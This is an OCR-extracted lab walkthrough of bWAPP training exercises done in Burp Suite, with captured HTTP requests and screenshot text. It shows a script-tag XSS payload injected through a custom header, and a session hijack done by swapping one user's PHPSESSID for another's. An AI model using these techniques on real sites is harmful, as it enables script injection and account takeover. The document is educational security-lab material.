
```
GET /bWAPP/xss_custom_header.php HTTP/1.1
Host: 192.168.0.192
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://192.168.0.192/bWAPP/portal.php
Connection: close
Cookie: PHPSESSID=ccb2a8568d1a24ba21ae21864fcf9bc7; security_level=1
Upgrade-Insecure-Requests: 1


```

1.9: Send to repeater


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Send
Cancel
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render


```
GET /bWAPP/xss_custom_header.php HTTP/1.1
Host: 192.168.0.192
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://192.168.0.192/bWAPP/portal.php
Connection: close
Cookie: PHPSESSID=ccb2a8568d1a24ba21ae21864fcf9bc7; security_level=1
Upgrade-Insecure-Requests: 1
```

1.10: Change into payload


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Log
Send
Cancel
Request
Pretty Raw Hex
Search
0 highlights
Done
Event log (1)
All issues

```
GET /bWAPP/xss_custom_header.php HTTP/1.1
Host: 192.168.0.192
bWAPP: <script>alert(/Hacked/)</script>
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://192.168.0.192/bWAPP/portal.php
Connection: close
Cookie: PHPSESSID=ccb2a8568d1a24ba21ae21864fcf9bc7; security_level=1
Upgrade-Insecure-Requests: 1
```


1.11: Copy the link and browse after change the payload



/Hacked/

2: session management cookies (httponly)

2.1: Set challenge and set medium level



Current: medium


/ Session Mgmt. - Cookies (HTTPOnly) /

Click the button to see your current cookies: Cookies

Click **here** to see your cookies with JavaScript.

Name	Value


2.2: Intercept on



Intercept is on

Requests sent by Burp's browser will be held here so that you can analyze and modify them before forwarding them to the target server.

2.3: PHP Session id for bee user




/ Session Mgmt. - Cookies (HTTPOnly) /

Click the button to see your current cookies: Cookies

Click **here** to see your cookies with JavaScript.

Name	Value
PHPSESSID	0c2a6560751e8bb9e13f7e97b61e92ab
security_level	1
top_security	maybe

2.4: Creating a user name nur and PHP Session id




/ Session Mgmt. - Cookies (HTTPOnly) /

Click the button to see your current cookies: Cookies

Click **here** to see your cookies with JavaScript.


Name	Value
PHPSESSID	39b81e64001d4229e2485edb3645ea72
security_level	1
top_security	maybe

2.5: Capture the request using burp suit


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Intercept HTTP history WebSockets history Proxy settings
Request to http://192.168.0.192:80
Forward Drop Intercept is on Action Open browser
Add notes
HTTP/1
Pretty Raw Hex
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 1
Request cookies 3
Request headers 13
Inspector
Notes
Search
0 highlights
Event log (21) All issues
Memory: 172.0MB


```
POST /bWAPP/smgmt_cookies_httponly.php HTTP/1.1
Host: 192.168.0.192
Content-Length: 12
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
Origin: http://192.168.0.192
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.0.192/bWAPP/smgmt_cookies_httponly.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=39b81e64001d4229e2485edb3645ea72; security_level=1; top_security=maybe
Connection: close

form=cookies
```

2.6: Send to repeater and change bee's PHPSESSID with nur's PHPSESSID


Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
11 ×
Send Cancel
Target: http://192.168.0.192
HTTP/1
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 1
Request cookies 3
Request headers 13
Inspector
Notes
Search
0 highlights
Search
0 highlights
Ready
Event log (21) All issues
Memory: 172.0MB

```
POST /bWAPP/smgmt_cookies_httponly.php HTTP/1.1
Host: 192.168.0.192
Content-Length: 12
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/124.0.6367.118 Safari/537.36
Origin: http://192.168.0.192
Content-Type: application/x-www-form-urlencoded
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.0.192/bWAPP/smgmt_cookies_httponly.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=39b81e64001d4229e2485edb3645ea72; security_level=1; top_security=maybe
Connection: close

form=cookies
```

2.7: After this bee user change into nur user



/ Session Mgmt. - Cookies (HTTPOnly) /

Click the button to see your current cookies: Cookies


Click **here** to see your cookies with JavaScript.

Name	Value
PHPSESSID	39b81e64001d4229e2485edb3645ea72
security_level	1
top_security	maybe

bWAPP is licensed under (cc) BY-NC-ND © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive training?

3: base64 encoding(secret)

3.1: Set challenge and set medium level

